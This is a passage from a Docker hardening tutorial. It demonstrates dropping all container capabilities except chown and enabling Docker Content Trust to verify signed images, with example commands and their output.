Let us use the following command to change the ownership to nobody using the following command.

```
/# chown nobody /tmp/file.txt
```

We get the following output.

```
/ # chown nobody /tmp/file.txt
chown: /tmp/file.txt: Operation not permitted
/ #
```

From the preceding image, we can see that, even though we are the root, we are not able to change the ownership of this specific file because of lack of `chown` capability on this container for this account. Let us assume that we want to drop all the capabilities from the container and we want to add only one specific capability of our choice. To do that let us exit from the container, stop and remove all the containers using the following commands.

```
~$ docker stop $(docker ps -aq)
~$ docker rm  $(docker ps -aq)
```

Now, let us use the following command to create a new container with only one capability of our choice.

```
~$ docker run -itd --cap-drop ALL --cap-add chown alpine
```

Let us get a shell on this container.

```
docker@docker:~$ docker exec -it 2cfbee1ef5e5 sh
/ #
```

Let us check our privileges using the `id` command. We get the following output.

```
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
,11(floppy),20(dialout),26(tape),27(video)
/ #
```

From the preceding image, we can see that we are still root. Let us install `libcap` once again on this container as shown in the following figure.

```
/ # apk add -U libcap
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/community/x86_64/APKINDEX.tar.gz
(1/1) Installing libcap (2.27-r0)
Executing busybox-1.31.1-r16.trigger
ERROR: busybox-1.31.1-r16.trigger: script exited with error 127
OK: 6 MiB in 15 packages
/ #
```

Now let us check the list of capabilities using the `capsh --print` command. We get the following output.

```
/ # capsh --print
Current: = cap_chown+eip
Bounding set =cap_chown
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),
26(tape),27(video)
/ #
```

From the preceding image, we can see that there is only one capability available for this container that is `chown`. This is how we can drop all capabilities apart from the ones that we want in the container and this is how we can make use of capabilities to have granular control on what privileges the root accounts can have.

Docker content trust:

In this section, let us discuss Docker Content Trust. To begin with, let us first understand different ways to pull images from the Docker registry. Let us do this by example. The following command pulls an `alpine` image using the tag `latest` from Docker hub.

```
docker pull alpine:latest
```

The preceding command pulls an alpine image based on the tag `latest` and the output should look as follows.

```
docker@docker:~$ docker pull alpine:latest
latest: Pulling from library/alpine
df20fa9351a1: Pull complete

Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Downloaded newer image for alpine:latest
docker.io/library/alpine:latest
docker@docker:~$
```

There is a challenge here. The developer can make changes to this image and push it to the registry by tagging it with the same name `latest`. This means that the tags are mutable and we can have the same tag name for different images. To be able to uniquely pull an image, we can instead use the SHA256 hash of a known image and pull it.

We can get the SHA256 hash of a known good image on your host using the command below.

```
docker inspect --format='{{index .RepoDigests 0}}' $IMAGE
```

Running the preceding command and looks as shown below.

```
docker@docker:~$ docker inspect --format='{{index .RepoDigests 0}}' alpine
alpine@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
docker@docker:~$
```

We can use the preceding hash of the image and pull the image using the following command.

```
docker pull
alpine@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f6
0a771a2dfe321
```

This would download the image by using the sha256 hash of the image. There is a challenge with this method too i.e finding out the digest of the image without downloading the image on to the host. This is because the digest is computed based on the image content and stored in the image manifest, which is stored in Docker registry. This is where DOCKER_CONTENT_TRUST comes into picture. When DOCKER_CONTENT_TRUST is enabled, this system, which is in Docker Engine automatically verifies the publisher of images and handles name resolution from image tags to image digests under the hood. Additionally, docker will verify the signatures and expiration dates in the metadata.

To test this, let us enable Docker content trust as shown in the following figure.

```
docker@docker:~$ export DOCKER_CONTENT_TRUST=1
docker@docker:~$
```

Now, let us pull a signed image and it is downloaded through content trust as shown in the following figure.

```
docker@docker:~$ docker pull alpine:latest
Pull (1 of 1): alpine:latest@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f6
0a771a2dfe321
sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321: Pulling from l
ibrary/alpine
Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Image is up to date for alpine@sha256:185518070891758909c9f839cf4ca393ee977ac37
8609f700f60a771a2dfe321
Tagging alpine@sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
as alpine:latest
docker.io/library/alpine:latest
docker@docker:~$
```

If you closely observe the preceding output, name resolution from image tag to image digest is automatically done as highlighted below.

```
Pull (1 of 1):
alpine:latest@sha256:185518070891758909c9f839cf4ca393ee977ac37860
9f700f60a771a2dfe321 s
```

Now, let us pull an unsigned image that is not signed and verified by docker and observe what happens.

```
docker@docker:~$ docker pull srini0x00/securestore
Using default tag: latest
you are not authorized to perform this operation: server returned 401.
docker@docker:~$
```

As you can see, it throws an error saying remote trust data does not exist. This will still not guarantee that the images are safe as anyone can sign an image and push it to Docker hub. It is recommended to pull only official images, images with the verified publisher, and Docker certified images if you are using Docker hub as your Docker registry.